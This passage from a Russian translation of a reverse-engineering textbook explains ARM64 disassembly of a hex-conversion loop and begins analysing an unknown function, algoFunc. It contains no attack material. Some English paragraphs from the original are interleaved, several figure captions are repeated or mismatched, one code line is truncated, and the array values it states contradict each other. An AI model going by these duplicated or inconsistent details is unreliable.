


Рисунок 10.32. Проверка условия цикла while

Цикл for

После второй итерации новое частное равно `0x0`, а остаток - `0x2`. Поэтому программа выходит из цикла `while` и переходит к `for`. Текущая компоновка стека показана на рисунке 10.33. Массив `hexadecimalnum` заполнен значениями `0x00`, `0x30` и `0x32`, а `j` равна `0x2`.

```
for (i = j; i >= 0; i--)
{
    printf("%c", hexadecimalnum[i]);
}
```

```
while
LDR   X0, [SP,#0xB0+quotient]
CMP   X0, #0
B.NE  if_statement            ; NE => False

LDR   W0, [SP,#0xB0+j]        ; Load j
STR   W0, [SP,#0xB0+i]        ; Store i = j
B     loc_918

loc_918
LDR   W0, [SP,#0xB0+i]        ; Load i
CMP   W0, #0                  ; i >= 0?
B.GE  loc_8FC                 ; branch if true
```

Рисунок 10.33. Текущая компоновка стека

Цикл `for` присваивает `i` текущее значение `j` и проверяет, больше или равно ли `i` нулю, как показано на рисунке 10.34.




Figure 10.33: Current stack layout

```
for (i = j; i >= 0; i--)
{
    printf("%c", hexadecimalnum[i]);
}
```

```
while
LDR   X0, [SP,#0xB0+quo
CMP   X0, #0
B.NE  if_statement
```

```
LDR   W0, [SP,#0xB0+j]
STR   W0, [SP,#0xB0+i]
B     loc_918

loc_918
LDR   W0, [SP,#0xB0+i]
CMP   W0, #0
B.GE  loc_8FC
```

Рисунок 10.34. Цикл for

Присвоение переменной `i` значения `j` сводится к сохранению одного значения в области стека другой переменной. LDR загружает `j` в W0, а STR сохраняет его в позиции `i`, находящейся на 4 байта ниже позиции `j`; затем следует безусловный переход к следующему блоку.

Именно там проверяется условие `for`. Текущее значение `i` снова загружается в W0, после чего CMP сравнивает W0 с `#0` и соответственно устанавливает флаги. Если они указывают, что `i` больше или равно (GE) `#0`, выполняется переход к блоку `loc_8FC`.

В нашем примере `i = 2`, поэтому условие GE (`N == V`) истинно и переход выполняется.

Достигается блок, отвечающий за вывод символа массива `hexadecimalnum` в позиции `i` и уменьшение `i`, как показано на рисунке 10.35.




Рисунок 10.35. Вывод символа массива hexadecimalnum

Разберём инструкции по очереди. На рисунке 10.36 видно, что первая инструкция LDRSW загружает знаковое слово, то есть 32 бита, в X0.




Рисунок 10.36. Разбор дизассемблированного кода

Это текущее значение `i` (`0x2`), используемое как смещение в массиве. ADD записывает в X1 адрес массива `hexadecimalnum`, служащий базовым адресом. Функция `putchar` ожидает символ в аргументе X0/W0. Поэтому LDRB загружает один байт из базового адреса X1 со смещением `i` из X0 в W0. Если порядок элементов в стеке вызывает вопросы, рассмотрите рисунок 10.37. Базовый адрес указывает на первый элемент массива со значением `0x30`. Поскольку текущее `i` равно 2, LDRB извлекает `hexadecimalnum[2] = 0x00`.




Рисунок 10.37. Порядок элементов

После вызова putchar значение i нужно уменьшить. LDR загружает его в W0, SUB вычитает 1, а затем новое значение сохраняется обратно в его позицию стека.

Цикл продолжается, пока i не станет меньше 0 и условие GE инструкции перехода не перестанет выполняться. Тогда программа достигает строки printf("\n"), показанной на рисунке 10.38. Здесь MOV задаёт первым аргументом putchar шестнадцатеричный эквивалент символа новой строки (\n), после чего следует переход к putchar.




Figure 10.37: Order of elements

After the putchar call, the value of i needs to be decremented. The LDR instruction loads the value into W0, subtracts 1 from it with a SUB instruction, and stores the new value back at its stack position.

This loop continues until the value of i is smaller than 0 and the GE condition of the branch instruction is no longer met. If this is the case, we reach the printf("\n") line, as shown in Figure 10.38. Here, the MOV instruction sets the first argument for the putchar function to the hexadecimal equivalent of the newline (\n) character, followed by a branch to putchar.

```
[...]
    for (i = j; i >= 0; i--)
    {
        printf("%c", hexadecimalnum[i]);
    }

    printf("\n");
}
```

```
loc_918
LDR   W0, [SP,#0xB0+i]
CMP   W0, #0
B.GE  loc_8FC              ; GE => False

MOV   W0, #0xA             ; W0 = 0xA (\n)
BL    .putchar             ; Print char
NOP
LDP   X29, X30, [SP], #176 ; Restore X29 and X30
RET                        ; Return
```

Рисунок 10.38. Вывод строки

Анализ алгоритма

В предыдущих разделах мы увидели работу указателей на уровне ассемблера, проанализировали поток управления программы и сопоставили фрагменты исходного и дизассемблированного кода. В этом разделе рассматривается неизвестный алгоритм без доступа к исходному коду или декомпилированному псевдокоду. Цель - попрактиковаться в анализе условного потока дизассемблированного кода и разборе смысла каждой инструкции.

Перед началом анализа ниже для справки приведён полученный из `objdump` дизассемблированный код функций `main` и `algoFunc`:

```
0000000000000918 <main>:
 918:   a9be7bfd        stp     x29, x30, [sp, #-32]!
 91c:   910003fd        mov     x29, sp
 920:   90000000        adrp    x0, 0 <_init-0x6a8>
 924:   9128a000        add     x0, x0, #0xa28
 928:   97ffff8a        bl      750 <printf@plt>
 92c:   910063e0        add     x0, sp, #0x18
 930:   aa0003e1        mov     x1, x0

 934:   90000000        adrp    x0, 0 <_init-0x6a8>
 938:   9128e000        add     x0, x0, #0xa38
 93c:   97ffff81        bl      740 <__isoc99_scanf@plt>
 940:   b9401be0        ldr     w0, [sp, #24]
 944:   97ffffc8        bl      864 <algoFunc>
 948:   39007fe0        strb    w0, [sp, #31]
 94c:   39407fe0        ldrb    w0, [sp, #31]
 950:   7100001f        cmp     w0, #0x0
 954:   540000a0        b.eq    968 <main+0x50>  // b.none
 958:   90000000        adrp    x0, 0 <_init-0x6a8>
 95c:   91290000        add     x0, x0, #0xa40
 960:   97ffff74        bl      730 <puts@plt>
 964:   14000006        b       97c <main+0x64>
 968:   b9401be0        ldr     w0, [sp, #24]
 96c:   2a0003e1        mov     w1, w0
 970:   90000000        adrp    x0, 0 <_init-0x6a8>
 974:   91296000        add     x0, x0, #0xa58
 978:   97ffff76        bl      750 <printf@plt>
 97c:   52800000        mov     w0, #0x0                        // #0
 980:   a8c27bfd        ldp     x29, x30, [sp], #32
 984:   d65f03c0        ret

0000000000000864 <algoFunc>:
 864:   a9bd7bfd        stp     x29, x30, [sp, #-48]!
 868:   910003fd        mov     x29, sp
 86c:   b9001fe0        str     w0, [sp, #28]
 870:   b9401fe0        ldr     w0, [sp, #28]
 874:   7100081f        cmp     w0, #0x2
 878:   54000061        b.ne    884 <algoFunc+0x20>  // b.any
 87c:   52800020        mov     w0, #0x1                        // #1
 880:   14000024        b       910 <algoFunc+0xac>
 884:   b9401fe0        ldr     w0, [sp, #28]
 888:   7100041f        cmp     w0, #0x1
 88c:   540000ad        b.le    8a0 <algoFunc+0x3c>
 890:   b9401fe0        ldr     w0, [sp, #28]
 894:   12000000        and     w0, w0, #0x1
 898:   7100001f        cmp     w0, #0x0
 89c:   54000061        b.ne    8a8 <algoFunc+0x44>  // b.any
 8a0:   52800000        mov     w0, #0x0                        // #0
 8a4:   1400001b        b       910 <algoFunc+0xac>
 8a8:   b9401fe0        ldr     w0, [sp, #28]
 8ac:   1e620000        scvtf   d0, w0
 8b0:   97ffff90        bl      6f0 <sqrt@plt>
 8b4:   fd0013e0        str     d0, [sp, #32]
 8b8:   52800060        mov     w0, #0x3                        // #3
 8bc:   b9002fe0        str     w0, [sp, #44]
 8c0:   1400000e        b       8f8 <algoFunc+0x94>
 8c4:   b9401fe0        ldr     w0, [sp, #28]
 8c8:   b9402fe1        ldr     w1, [sp, #44]
 8cc:   1ac10c02        sdiv    w2, w0, w1

 8d0:   b9402fe1        ldr     w1, [sp, #44]
 8d4:   1b017c41        mul     w1, w2, w1
 8d8:   4b010000        sub     w0, w0, w1
 8dc:   7100001f        cmp     w0, #0x0
 8e0:   54000061        b.ne    8ec <algoFunc+0x88>  // b.any
 8e4:   52800000        mov     w0, #0x0                        // #0
 8e8:   1400000a        b       910 <algoFunc+0xac>
 8ec:   b9402fe0        ldr     w0, [sp, #44]
```

```
8f0:   11000800        add     w0, w0, #0x2
8f4:   b9002fe0        str     w0, [sp, #44]
8f8:   b9402fe0        ldr     w0, [sp, #44]
8fc:   1e620000        scvtf   d0, w0
900:   fd4013e1        ldr     d1, [sp, #32]
904:   1e602030        fcmpe   d1, d0
908:   54fffdea        b.ge    8c4 <algoFunc+0x60>  // b.tcont
90c:   52800020        mov     w0, #0x1                        // #1
910:   a8c37bfd        ldp     x29, x30, [sp], #48
914:   d65f03c0        ret
```

Прежде чем углубляться в алгоритм `algoFunc`, важно определить аргументы, передаваемые этой функции вызывающей стороной, то есть `main`.

На рисунке 10.39 видны функция `main` и три локальные переменные, на которые имеются ссылки в кадре стека. Они обозначены `var_x`, где `x` - шестнадцатеричное смещение области в кадре стека.




Рисунок 10.39. Дизассемблированное представление функции main

Первый вызов функции - `printf`, печатающий строку `Pick a number`. Области этой строки назначена метка `aPickANumber`; ADRL загружает её в X0 как аргумент вызова `printf`.

Вызов `scanf` принимает два аргумента, подготавливаемых в X0 и X1. После выполнения трёх инструкций, следующих за `printf`, первый аргумент X0 указывает на спецификатор формата `%d`, а второй X1 содержит адрес стека, куда будет сохранён пользовательский ввод.

После `scanf` программа загружает пользовательский ввод из выделенной области `[SP,#0x20+var_8]` в W0. Функция `algoFunc` принимает только один аргумент - пользовательский ввод в W0.

Когда `algoFunc` возвращается, один байт возвращённого значения сохраняется в стеке и сравнивается с 0. Если значение равно 0, программа переходит к блоку, который печатает строку о том, что число не соответствует условиям; это правый блок на рисунке 10.40. Если значение равно 1, программа переходит к блоку, выводящему `The answer is Yes!`.




Рисунок 10.40. Условный переход по возвращённому значению algoFunc

Нужно восстановить алгоритм функции `algoFunc` и выяснить, какие числа она ожидает, чтобы вывести строку о правильном ответе. Граф потока управления `algoFunc` показан на рисунке 10.41.




Рисунок 10.41. Граф потока управления algoFunc




Рисунок 10.41. Граф потока управления функции algoFunc

Начнём разбирать его логику. На рисунке 10.42 видно, что IDA назначила метки четырём локальным переменным, используемым функцией. Первая, `var_30`, - область, где инструкция STP сохраняет исходные значения X29 и X30 в стеке. Область пользовательского ввода, переданного функции через W0, обозначена `var_14`.

